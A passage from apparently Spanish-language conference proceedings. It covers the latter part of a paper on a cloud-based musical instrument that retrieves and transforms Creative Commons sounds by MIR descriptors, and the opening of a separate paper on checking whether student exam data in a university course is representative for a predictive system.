Típicamente se segmenta en frames de 512 muestras y se calcula los descriptores para cada uno de ellos generando así el mencionado vector. Luego, de necesitar un único valor general, se trabaja con valores estadísticos calculados sobre estos, como ser y dependiendo de la necesidad, la media, la varianza, mínimo, máximo y otros.

Las características extraídas del audio o descriptores se pueden pensar en tres niveles o representación de los datos. Descriptores de bajo nivel como el Cepstrum, spectral flux (cantidad de cambio en la forma del espectro), HFC y LFC (alto y bajo contenido en frecuencia). Representaciones de nivel medio como el pitch (tono), detección de onsets (comienzo de un evento sonoro) o beats (ritmo). Y de alto nivel como estilo musical, artista, 'humor' o estado anímico (alegre, triste, melancólico, etc). Otra clasificación consiste en separar los descriptores en espectrales, temporales, tonales o de ritmo. Y como se adelantó en el párrafo anterior,

por tratarse de algoritmos que procesan una entrada, no hay limitación en construir nuevos descriptores que describan nuevas características [10]. En este trabajo se utilizaron las librerías *Essentia* [4] y *LibRosa* [18] para el análisis. La primera está programada en C++, pero cuenta con convenientes extensiones (*bindings*) para su uso desde Python. Ambas son Software Libre (se puede leer y/o extender su código fuente). Para más información sobre MIR y descriptores se puede consultar la documentación de las librerías antes mencionadas, o el libro “Audio Content Analysis” [14] que además de brindar un marco teórico, muestra las fórmulas necesarias para calcular los descriptores mencionados.

3. Desarrollo

Se propuso una arquitectura de componentes intercambiables que actúe como un sistema distribuido, es decir, que por más que este formado por varios componentes interconectados, el usuario final lo perciba de forma transparente como un solo. Como se ve en la Figura 1, un sistema central maneja la conexión con la Nube (o en su defecto una base de datos sonora local) por medio de una o más API's (Application Programming Interface). Los sonidos de la web son recuperados, según los parámetros MIR definidos por el o los intérpretes o performers usando controladores físicos externos o vía mensajes OSC enviados desde una interfaz dentro de una red local (ver sección 3.4 sobre UI).




Figura 1: Arquitectura general

La base de datos sonora, se modeló de forma tal que se pueda utilizar desde la Nube o de forma local. Los experimentos en la Nube consistieron en reutilizar la mencionada de Freesound vía su web API. Para bases locales, estas primero se caracterizaron extrayendo

diversos descriptores para cada sonido. Para esto primero se ensayó una normalización, una segmentación y la consiguiente extracción del feature. Así como el cálculo de su valor promedio, dividiendo los samples en frames de 512 muestras. Se ensayó con algoritmos de machine learning para su clasificación, destacándose la agrupación en clusters.

Los sonidos obtenidos por el sistema central son enviados al proceso de síntesis, también modular, el cuál procesa en tiempo real los mismos y se encuentra conectado al DAC (Digital to Analog audio Converter) del sistema.

Aunque los objetivos estaban claros, las especificaciones funcionales no estuvieron disponibles desde el principio. Dada la naturaleza del proyecto, se consideró necesaria la experimentación permanente y el contraste con músicos profesionales. Para poder adaptarse a ese escenario se decidió organizar el trabajo bajo la influencia de las metodologías ágiles, en particular enmarcándose dentro del desarrollo iterativo e incremental [5]. Entre otras virtudes, esto permite adaptarse mejor a los cambios constantes y evita que aparezcan sobre el final del planeamiento, problemas en cuestiones básicas. Desde un primer momento se contó con un prototipo funcional, que cumplía con lo básico de extremo a extremo, es decir, tenía un input (control) y un output (audio) el cuál fue evolucionando de a pequeños pasos, incorporando en cada iteración nuevas funcionalidades. Como complemento se diseñaron varios tests de unidad, para comprobar la integridad de las funcionalidades luego de cada serie de cambios o refactorings (cambios en la implementación que mantienen la funcionalidad).

3.1. Implementación

Programado en lenguaje Python, un lenguaje de propósito general, que dada su flexibilidad se adapta bien para el prototipado rápido y cambios constantes. Además, posee varios módulos que lo complementan y es totalmente multiplataforma. Se utilizó la base de datos sonora de Freesound.org, la cuál ya cuenta con una API REST para su consulta.

También se hicieron pruebas con bases de datos locales utilizando MySQL y el módulo Flask para Python. Esto último buscando una opción libre dado que la primera posee contenido Creative Commons, pero no tiene liberado el código fuente de su web ni de su API, imposibilitando su reutilización en proyectos web alternativos o sistemas embebidos.

El módulo de síntesis está formado por SuperCollider [17] y alternativamente scripts Python más el Módulo Pyo [3] aunque con pequeñas modificaciones

puede ser utilizado cualquier software de síntesis como PureData [24] o Max/MSP ¹ Para los parámetros de control vía interfaces externas, para todos los casos se adoptó el uso de estándares MIDI y *Open Sound Control* (OSC). Este último especialmente útil para controlar remota e inalámbricamente vía wifi o bluetooth. Para cumplir con el requisito de modularidad, todos los procesos de control se programaron para ser controlados indistintamente por cualquiera de estos dos protocolos. Con lo cual, por ejemplo, un teclado controlador MIDI físico puede ser reemplazado por una tablet o celular con una aplicación para enviar OSC o viceversa.

3.2. Prototipos

Uno de los primeros prototipos consistió en una máquina de estados de Markov [22] para música generativa, donde cada estado queda definido por una serie de descriptores MIR, los cuales establecen, con mayor o menor precisión la textura del sonido. En un caso simple, es posible generar transiciones entre sonidos armónicos e inarmónicos, definiendo probabilidades de transición entre esos estados y el silencio (estado “en espera” o *idle*). Luego, como se verá en la siguiente sección, el proceso de síntesis se encargará de materializar esa sonoridad con criterios estéticos. Lo que se propone, es que el compositor en lugar de elegir notas y ubicarlas temporalmente, tome otro tipo de decisiones. Esta suerte de composición puede ser escrita fácilmente en un archivo de texto plano del tipo JSON (estándar de uso habitual en API's web) como el de la Figura 3. Este además de transiciones puede establecer otros parámetros de interés, como el caso más complejo de la Figura 2 donde el compositor puede decidir para cada estado una serie de valores para un conjunto de descriptores, estableciendo de forma precisa una textura sonora en cada uno.

Por ejemplo, para el estado B un valor promedio de spectral complexity menor a 0.02, un contenido de alta frecuencia igual a 0.7 y una duración entre 100ms y 2 segundos. Luego la duración temporal y las transiciones quedan definidas por procesos aleatorios. Otra opción consiste en agrupar previamente los sonidos por similitud en base a descriptores, lo cual es posible de hacer al incorporar técnicas de Machine Learning al análisis de la metadata obtenida para cada sample de la base de datos. Por ejemplo, con el algoritmo k-means [15] el cual permite establecer previamente la cantidad de conjuntos o clusters que se desea manejar, se puede caracterizar toda una base de datos de sonora (Figura 4).




Figura 2: Máquina de estados de MIR (compleja)

```

" MIR_States": [
  { "id": "A", "mir": [{
    "content": "hang",
    "sfx.duration": "* TO 3",
    "sfx.inharmonicity.mean": "0.1" } ] },
  { "id": "B", "mir": [{
    "sfx.duration": "7.2",
    "lowlevel.hfc.mean": "* TO 0.0005",
    "lowlevel.spectral.complexity.mean": "1" } ] }
  ...
]

```

Figura 3: JSON que define transiciones y estados MIR

Este algoritmo minimiza la distancia entre vecinos utilizando:

$$\arg \min \sum_{i=1}^k \sum_{\mathbf{x} \in S_i} \|\mathbf{x} - \mu_i\|^2$$

Donde x_1, x_2, \dots, x_n son cada una de las observaciones o valores del descriptor, y μ su media. El valor de i representa cada uno de los clusters, de un total de k .

Y cada vez que se vuelva al mismo estado, ya sea luego de haber recorrido un camino o cuando por probabilidad se dispara la transición a si mismo, se puede recuperar otro sonido del mismo cluster, el cual será distinto pero tendrá características similares. De esta forma se puede componer una imagen sonora general, pero que siempre se escuchará diferente, con más o menos variaciones en la textura, según la precisión con que se hayan definido los descriptores para cada estado. En la Figura 5 se observa el agrupamiento por similitud de varios sonidos en una serie de clusters, usando el descriptor de inarmonicidad como valor de referencia.

¹ Disponible en <https://cycling74.com/products/max>




Figura 4: Agrupando sonidos con k-means

El radio de cada círculo representa la cantidad de vecinos para cada grupo, mientras que el número que se observa en cada uno es el id (identificador) de uno de los sonidos representativos del mismo.




Figura 5: Clusters por inarmonicidad

También se puede agrupar utilizando más de un descriptor, como se ve en la Figura 4, que agrupa sonidos utilizando alternativamente valores medios de disonancia, centroide espectral, contenido en alta frecuencia e inarmonicidad.

3.3. Texturas sonoras

Uno de los componentes fundamentales de la arquitectura propuesta consiste en la utilización del efecto *freeze* [12] o congelamiento que permite lograr un sonido con sustain infinito y que se escucha continuo y armónico. La combinación de este procesamiento con efectos habituales como pitch-shifting, reverb, modulación, etc (ver Figura 7) puede lograr una versatilidad




Figura 6: Agrupando sonidos de guitarra y de bajo. Centroide espectral vs Disonancia (valores promedio)

interesante, haciéndolo apto para diferentes estilos musicales, obteniendo diferentes texturas sonoras. Definir una textura sonora no es una tarea fácil, pero en general se acuerda en tratarla como un fenómeno de bajo nivel [26] y hay consenso en aceptar que debe mantener sus características en el tiempo.




Figura 7: Cadena de efectos incluyendo freeze

El freeze, normalmente tiene dos parámetros, ancho (loop) y posición inicial. En las pruebas de este trabajo se utilizó la implementación que trae por defecto SuperCollider y se experimentó con diferentes algoritmos en Pyo. Esto en general da muchos mejores resultados para manejar sonidos previamente desconocidos, que un simple loop.

Una opción para congelar las señales de audio en el dominio del tiempo consiste en el método de extrapolamiento del audio [12]. El cuál utiliza un proceso autoregresivo (AR) en el cual la señal temporal esta modelada por

$$x(n) = \sum a_k x(n - k)$$

Y a_1, a_2, \dots, a_p son los coeficientes del AR, los cuales son identificados o calculados por otro algoritmo.

Otro enfoque posible para crear sonidos o texturas sonoras puede consistir en manipular descriptores MIR, por ejemplo mediante el cálculo del Spectral Centroid,

el cual muestra el punto de balance del espectro (o centro de gravedad). Determina el área de frecuencias donde se concentra la mayoría de la energía de la señal, lo cual es interesante, ya que en la literatura consultada se concluye que este valor suele estar correlacionado con la dimensión del timbre, su brillo, aspereza o nitidez [14]. Este se define como la suma de frecuencias ponderada del espectro de potencia normalizada por su suma sin ponderar:

$$\text{Centroid}(n) = \frac{\sum_{k=0}^{K/2-1} k |X(k, n)|^2}{\sum_{k=0}^{K/2-1} |X(k, n)|^2}$$

Con $X(k, n)$ representando la transformada corta de Fourier (STFT) del cuadro o frame n y k moviéndose a lo largo de cada bin de frecuencia (con el largo de bloque igual a K). El valor resultante, se puede convertir a un parámetro en el rango 0..1 dividiendo por $(\frac{K}{2} - 1)$ o a un valor de frecuencia usando $\text{Centroid}(n) * F_s / N$ con F_s representando la frecuencia o tasa de muestreo y N el número de puntos de la FFT utilizada.

3.4. Diseño de la interfaz de usuario

Para determinar las variables de control del sistema, es decir los valores de cada descriptor MIR o los parámetros de síntesis (desde el volumen, al panning o cantidad de wet en el reverb) se ensayó con controladores MIDI de uso común e interfaces OSC. También se experimentó con live-coding, es decir recuperando y transformando sonidos en base a código escrito y ejecutado en el momento. En cuanto a controladores físicos, se observó la limitación en el diseño impuesto por el fabricante. En aplicaciones para enviar OSC software libre se comenzó utilizando CONTROL² la cual viene con una serie de interfaces pre-configuradas, pero no cuenta con un editor. El proceso consiste en programar un archivo JavaScript y servirlo en una url de alguna red, de forma tal que pueda ser accedido por el dispositivo móvil, mediante el protocolo http. Un proceso demasiado lento y engorroso, no apto para la experimentación permanente. Lo cual motivó una migración al reciente Open Stage Control³, que además de ser libre y multiplataforma (funciona en cualquier dispositivo con Google Chrome) tiene un editor online que permite agregar widgets y configurar el tipo de mensaje OSC, así como definir su rango. Por ejemplo, agregar un slider con rango -1 a 1.

Otros widgets pueden ser botones push, on/off, controles xy, knobs, etc. Esto permite cambiar el diseño

² Disponible en <http://charlie-roberts.com/Control>

³ Aplicación OSC bi-direccional. Disponible en <http://osc.ammd.net>

rápidamente, incluso durante un ensayo performance en vivo con otros instrumentos. En la Figura 8 se muestra el prototipo de una interfaz para controlar los valores de los descriptores MIR. Cuando se presiona el botón de la derecha, se envían mensajes OSC con el valor de cada widget en estado activado. Es decir, si BPM está en modo ON con valor 110 y el valor medio del Spectral Centroid, también en ON, es 3500Hz y duración (en ON) es igual a 3.5 segundos, se envían esos tres mensajes. Con esa información el engine o motor, se ocupa de hacer una búsqueda en la base de datos configurada de uno o más audios, que cumplan con esos tres parámetros. Por defecto, la duración se toma como “menor igual” es decir, si el valor es “3.5” buscará cualquier sonido de la base de datos cuya duración este dentro del rango 0 y 3.5 segundos. Las condiciones activadas son de “AND”, lo que significa que se deben cumplir todas.

En la Figura 9 se ve un diseño para controlar diferentes parámetros de síntesis (mayormente efectos), dentro de un esquema similar al de la Figura 10.



Figura 8: UI para recuperar muestras o samples




Figura 9: UI para controlar la síntesis

4. Resultados-Discusión

El prototipo final, orientado a live-coding (performance controlada en tiempo real por código) responde a la descripción de la Figura 10. Para las pruebas se utilizaron tanto sonidos de una base de datos propia, armada con sonidos compartidos con licencias Creative Commons extraídos de RedPanal.org y de Freesound.org ya que cuenta con una amplia y diversa base de datos, además de una API muy completa y bien documentada.




Figura 10: Instrumento basado en la Nube

Internamente se trabaja con una interfaz genérica para permitir intercambiar fácilmente la base de datos de consulta. Para soportar una nueva web que comparta sonidos con una API diferente, solo es necesario implementar cada una de las llamadas de la mencionada interfaz, a modo de *wrapper* o envoltorio de la misma. Esta técnica permite que el cambio se mantenga transparente para el resto de los componentes. Para la parte de control se utilizaron indistintamente controladores MIDI, computadoras, tabletas y celulares enviando mensajes OSC (Figuras 8 y 9) dentro de una red local especialmente implementada para el instrumento. Se notó que en los casos donde el archivo original recuperado de la Nube no estaba originalmente en formato WAV (generalmente se encontraba en OGG o MP3) fue necesario convertirlo utilizando un proceso externo, demorando la disponibilidad del sonido, razón por la cuál se implementó una base de datos local y su API correspondiente, para tener la opción rápida en los contextos donde sea necesario, por ejemplo una performance en vivo o lugares con mala o nula conexión a Internet.

Durante el proceso, el tipo de descriptores MIR requeridos y su rango de uso fue variando, según necesidades y a medida que surgían nuevas ideas, para lo

cuál fue fundamental la posibilidad de poder ajustar la interfaz de forma interactiva y casi inmediata (Sección 3.4). Los descriptores y sus valores especificados por el usuario se almacenan internamente en formato JSON para mantener compatibilidad con el tipo de archivos que se suelen intercambiar entre webservices. El instrumento fue probado con igual éxito en sistemas GNU+Linux, Mac OS y Windows, dado que para la implementación se eligieron herramientas que funcionan por igual en cada una de esas plataformas. Incluso se superó la expectativa inicial orientada a sistemas x86, extendiéndose a arquitecturas ARM, ya que se logró portar el módulo de síntesis, motor y controladores a Raspberry Pi, el cuál por su pequeño tamaño es ideal para transportar o usar como parte de instalaciones multimedia. Las performances en vivo estuvieron presentes desde un comienzo, permitiendo recibir feedback constante de otros músicos, elemento que se volvió fundamental para desarrollar nuevas ideas y tomar decisiones en cuanto a las funcionalidades necesarias. En varias de ellas, se ensayó la posibilidad de modificar la interfaz de usuario, valiéndose de las posibilidad de edición online de la misma vía el browser. Cambiando rangos, valores y tipos de mensajes OSC enviados al módulo de síntesis según las necesidades del momento.

Habiendo comenzado como un software específico, de transformó en un framework que integra diversas tecnologías útiles para darle forma a diversos instrumentos, instalaciones multimedia permanentes, composición generativa y realizar reportes en base a análisis estadísticos de bases de datos sonoras ⁴. Una demostración de la máquina de estados MIR se exhibió en la inauguración del Centro de Arte Sonoro de la Casa Nacional del Bicentenario ⁵, dentro de su MediaLab. Algunas composiciones utilizando exclusivamente este framework se pueden encontrar en <http://redpanal.org/p/apicultor> y en <https://soundcloud.com/sonidosmutantes/apicultor-no-input> combinado otras técnicas de síntesis. Ambos ejemplos de su utilidad inmediata y de sus posibilidades de integración con formas preexistentes de creación sonora. Para reforzar la idea de colaboración y reutilización de contenidos libres, todo el material audible generado fue vuelto a publicar online con licencia Creative Commons.

⁴ Disponible en https://github.com/hordiales/instrumento_ti_nube

⁵ Video disponible en <https://www.youtube.com/watch?v=UsBKt7HsIn0>.

5. Conclusión y trabajo futuro

El flujo de trabajo o workflow propuesto (Figura 1) resultó interesante y original para todos los músicos consultados. Muchos de ellos formaron parte de *jams* multidisciplinares participando con sintetizadores analógicos y digitales, teclados, guitarras y cadenas de efectos que se acoplaron perfectamente al instrumento basado en la Nube, demostrando así sus posibilidades de integración inmediata a la escena actual. Se pudo sobrepasar la frontera de quedar solo como un prototipo de nicho o laboratorio. Aunque se notó que sin una explicación previa, la naturaleza colaborativa e integradora del instrumento pasa desapercibida. Como característica conceptual emergió la idea de “reciclado sonoro” que consiste en reutilizar los sonidos compartidos de forma libre en la web. Subidos en algún momento por gente a priori desconocida que los grabó y compartió en internet con algún fin específico. Se encuentran disponibles para ser descargados y transformados, listos para ser semilla de sonidos nuevos. El resultado puede ser totalmente diferente al original, y al ser subido nuevamente de forma libre, contribuye a enriquecer el material disponible para ser reciclado.

Entre los caminos por explorar se encuentra incluir la participación del público, ya sea directamente mediante dispositivos móviles o vía Internet. Por ejemplo, realizando búsquedas en algún sitio web o definiendo algún tipo de descriptor o tag para el sonido. También queda pendiente analizar como pueden ayudar al compositor los algoritmos de recomendación (*Machine Learning*) ya sea en vivo, o durante el uso como método de búsqueda de samples y experimentación sonora.

Aunque se experimentó con la edición interactiva de la interfaz, no se llegó a automatizar el proceso. Pudiendo este tema ser una interesante línea de trabajo futuro. Entre las cosas a mejorar, se encuentra realizar una segmentación más inteligente, utilizando la información proporcionada por el cálculo de *onsets*. Así como buscar y construir alternativas al efecto freeze para lograr sonidos manipulables en tiempo real. Para aumentar la versatilidad como instrumento, actualmente se está experimentando con síntesis granular y el uso de lenguajes de *patterns* rítmicos, habituales en la escena del live-coding.

Referencias

[1] V. Akkermans, F. Font, J. Funollet, B. De Jong, G. Roma, S. Toggias, and X. Serra. Freesound 2: An improved platform for sharing audio clips. *International Society for Music Information Retrieval Conference (ISMIR 2011), Late-breaking Demo Session*, 2011.

[2] P. Annesi, R. Basili, R. Gitto, A. Moschitti, and R. Pettiti. Audio Feature Engineering for Automatic Music Genre Classification. In *RIAO2007*, 2007.

[3] O. Belanger and Olivier. Pyo, the Python DSP toolbox. In *Proceedings of the 2016 ACM on Multimedia Conference - MM '16*, pages 1214–1217, New York, New York, USA, 2016. ACM Press.

[4] D. Bogdanov, N. Wack, E. Gómez, S. Gulati, P. Herrera, O. Mayor, G. Roma, J. Salamon, J. Zapata, and X. Serra. ESSENTIA: An audio analysis library for music information retrieval. *Proceedings of the International Conference on Music Information Retrieval (ISMIR)*, pages 493–498, 2013.

[5] A. Cockburn. Using Both Incremental and Iterative Development. *CrossTalk: The Journal of Defense Software Engineering*, 21(5):27–30, 2008.

[6] D. Dorado and M. Zabaljáuregui. Opensemble: A framework for collaborative algorithmic music. 2016.

[7] S. Dupont, T. Dubuisson, J. Urbain, R. Sebbe, N. D’Alessandro, and C. Frisson. AudioCycle: Browsing musical loop libraries. In *7th International Workshop on Content-Based Multimedia Indexing, CBMI 2009*, pages 73–80, 2009.

[8] T. Flew. Creative Commons and the Creative Industries. *Media and Arts Law Review*, 10(4):257–264, 2005.

[9] F. Font, T. Brookes, G. Fazekas, M. Guerber, A. La Burthe, D. Plans, M. Plumbey, M. Shaashua, W. Wang, and X. Serra. Audio Commons: bringing Creative Commons audio content to the creative industries. *61st AES Conference on Audio for Games*, 2016.

[10] Geoffroy Peeters. A large set of audio features for sound description (similarity and classification) in the CUIDADO project. Technical report, 2014.

[11] E. Hill, J. Cherston, S. Goldfarb, and J. A. Paradiso. ATLAS data sonification: a new interface for musical expression and public interaction ATLAS data sonification: a new interface for musical expression. 2016.

[12] I. Kauppinen and K. Roth. Audio signal extrapolation Theory and applications. *Proceedings of the 5th International Conference on Digital Audio Effects (DAFx-02)*, (1):105–110, 2002.

[13] P. Langley. *Machine Learning for Adaptive User Interfaces*. 1997.

[14] A. Lerch. *An introduction to audio content analysis: Applications in signal processing and music informatics*. 2012.

[15] D. J. C. MacKay. Information theory, inference, and learning algorithms. chapter 20, page 628. Cambridge University Press, 2004.

[16] J. Malloch, S. Sinclair, and M. M. Wanderley. A network-based framework for collaborative development and performance of digital musical instruments. In *Proceedings of the International Conference On Sound and Music Computing*, volume 4969, pages 401–425. Springer Berlin Heidelberg, Berlin, Heidelberg, 2008.

- [17] J. McCartney. SuperCollider: a new real time synthesis language. In *Proceedings of the 1996 International Computer Music Conference*, pages 257–258, 1996.
- [18] B. Mcfee, C. Raffel, D. Liang, D. P. W. Ellis, M. Mcvillar, E. Battenberg, and O. Nieto. librosa: Audio and Music Signal Analysis in Python. *Proc. of the 14th Python in Science Conference*, 2015.
- [19] R. Merkle. State of the Commons 2015. *Creative Commons Newsletter*, 2015.
- [20] E. X. Merz. Composing with All Sound Using the FreeSound and Wordnik APIs. 2013.
- [21] N. Mezhoudi. User Interface Adaptation Based on User Feedback and Machine Learning. In *Proceedings of the Companion Publication of the 2013 International Conference on Intelligent User Interfaces Companion*, IUI '13 Companion, pages 25–28, New York, NY, USA, 2013. ACM.
- [22] F. R. Moore. *Elements of Computer Music*, volume 1. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1991.
- [23] N. Nikolaou. *Music Emotion Classification*. PhD thesis, 2011.
- [24] M. Puckette. Pure Data : another integrated computer music environment. *Proceedings, Second Intercollege Computer Music Concerts*, (FEBRUARY 1970):37–41, 1997.
- [25] G. Roma and X. Serra. Music performance by discovering community loops. 2015.
- [26] N. Saint-Arnaud and K. Popat. Analysis and Synthesis of Sound Textures. 1998.
- [27] T. Weyde, S. Cottrell, J. Dykes, E. Benetos, D. Wolff, A. Kachkaev, S. Dixon, S. Hargreaves, M. Barthelet, N. Gold, S. Abdallah, D. Tidhar, and M. Plumbley. the Digital Music Lab : a Big Data Infrastructure for Digital Musicology. *ACM J. Comput. Cult. Herit. X ACM Journal on Computing and Cultural Heritage*, 20(X):1016, 2016.
- [28] A. Xambó, A. Lerch, and J. Freeman. Learning to code through MIR. *Extended abstracts for the Late-Breaking Demo Session of the 17th International Society for Music Information Retrieval Conference*, pages 2–4, 2016.

Evaluación de Datos de Desempeño de Alumnos de la Asignatura ‘Sistemas y Organizaciones’ Mediante Método Basado en Emparrillado

Cinthia Vegega^{1,2}, Anahi Bazet¹, Agustín Pividori¹, Ariel Deroche¹, Hugo Ramón¹,
Verónica Fabbro¹, Luciano Straccia¹, Pablo Pytel^{1,2} & María Florencia Pollo-Cattaneo^{1,2}

¹ Grupo de Estudio en Metodologías de Ingeniería en Software (GEMIS).

Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Argentina.

² Programa de Maestría en Ingeniería en Sistemas de Información. Facultad Regional Buenos Aires.

Universidad Tecnológica Nacional. Argentina

cinthiavg@yahoo.com.ar, ppytel@gmail.com, flo.pollo@gmail.com

Resumen

Con el objetivo de ayudar a disminuir el nivel de deserción de los alumnos en la Facultad Regional Buenos Aires de la Universidad Tecnológica Nacional, se ha propuesto la implementación de un Sistema Inteligente que incluya un conjunto de funcionalidades para dar solución a los problemas específicos de la asignatura ‘Sistemas y Organizaciones’. Dentro de dicho sistema, se incluye un módulo para el análisis del nivel de conocimiento de los alumnos sobre los temas teóricos y prácticos de la asignatura. Para llevar a cabo la construcción de este módulo se han recolectado datos históricos sobre desempeño de los alumnos en los exámenes de la cursada. Sin embargo, no se tiene seguridad si dichos datos son suficientemente representativos del comportamiento normal de los alumnos. Por consiguiente, se propone un método que es aplicado sobre los datos de desempeño de los alumnos de la asignatura con el fin de evaluar si los mismos son suficientemente representativos.

Palabras Claves

Sistemas Inteligentes. Aprendizaje Automático. Datos de Entrenamiento. Educación y Tecnología. Sesgo.

1. Introducción

La Facultad Regional Buenos Aires de la Universidad Tecnológica Nacional (UTN-FRBA) es una casa de altos estudios que brinda formación en ingeniería y otras carreras técnicas. Entre ellas, se encuentra la carrera ‘Ingeniería en Sistemas de Información’ (ISI), que tiene como objetivo formar profesionales de sólida capacidad analítica para la interpretación y resolución de problemas mediante el empleo de metodologías de sistemas y tecnologías de procesamiento de información [1].

En el primer nivel de su Plan de Estudios [2] se encuentra la asignatura ‘Sistemas y Organizaciones’ que forma parte de su tronco integrador y atraviesa al Plan de Estudios en sus diferentes niveles, con el objetivo de “crear a lo largo de la carrera un espacio de estudio

multidisciplinario de síntesis, que permita al estudiante conocer las características del trabajo ingenieril, partiendo de los problemas básicos de la profesión” [3]. Asimismo, dicha asignatura es de cursado obligatorio para los alumnos que hayan aprobado el curso de ingreso a la carrera (aproximadamente 800 inscriptos). No obstante, debido a que existe aproximadamente un 30% de deserción (sólo) en el primer año de la cursada [4], se considera de interés proveer mecanismos e intervenciones para intentar revertir esta situación. Dentro de los factores identificados en este trabajo se busca asistir a uno de los más graves: la falta de estudio de los alumnos durante la cursada. Como resultado de esto, muchos alumnos desaprovechan el primer examen parcial de la asignatura (que rinden aproximadamente al finalizar el primer cuatrimestre). En algunos casos, ello produce una frustración tal que deriva en la interrupción de la cursada para su retome al año siguiente (generando un retraso significativo en la finalización de la carrera) o, en casos más drásticos, el abandono de la carrera (aumentando así la deserción universitaria).

Por lo antedicho, en [5] se ha propuesto la implementación de un Sistema Inteligente que incluya un conjunto de funcionalidades para dar solución a los problemas específicos de la asignatura. Dentro de este sistema se incluye un módulo para el análisis del nivel de conocimiento de los alumnos sobre los temas teóricos y prácticos de la asignatura a partir de la información recolectada por otros módulos. De esta manera, el módulo permitirá predecir el desempeño de los estudiantes a lo largo de toda la cursada e identificar sus fortalezas y debilidades, información de suma importancia para alumnos y profesores de la asignatura.

Aunque el equipo de trabajo ya ha implementado exitosamente un módulo similar en otra asignatura de quinto año con anterioridad [6], este proyecto debe comenzar desde su fase inicial, dado que se considera de gran importancia que el sistema presente resultados consistentes con el comportamiento normal de los alumnos de la asignatura. Además de recolectar los datos históricos que se aplicarán para construir el sistema,

también es imprescindible identificar las características generales del dominio en donde se lleva a cabo la predicción, y así poder detectar situaciones o eventos que se deben considerar pero para los cuales no se poseen datos o los mismos no son representativos. En caso contrario, el sistema podría generar predicciones erróneas llevando a que los docentes, o alumnos, tomen decisiones equivocadas.

Por consiguiente, en este contexto, se propone un método que es aplicado sobre los datos de la asignatura con el fin de evaluar si los mismos son suficientemente representativos. Para ello, en la sección 2 se describen tanto el método propuesto como los datos que han sido recolectados, cuya evaluación se indica en la sección 3. Finalmente, en la sección 4, se presentan las conclusiones y la futura línea de trabajo.

2. Materiales y Métodos

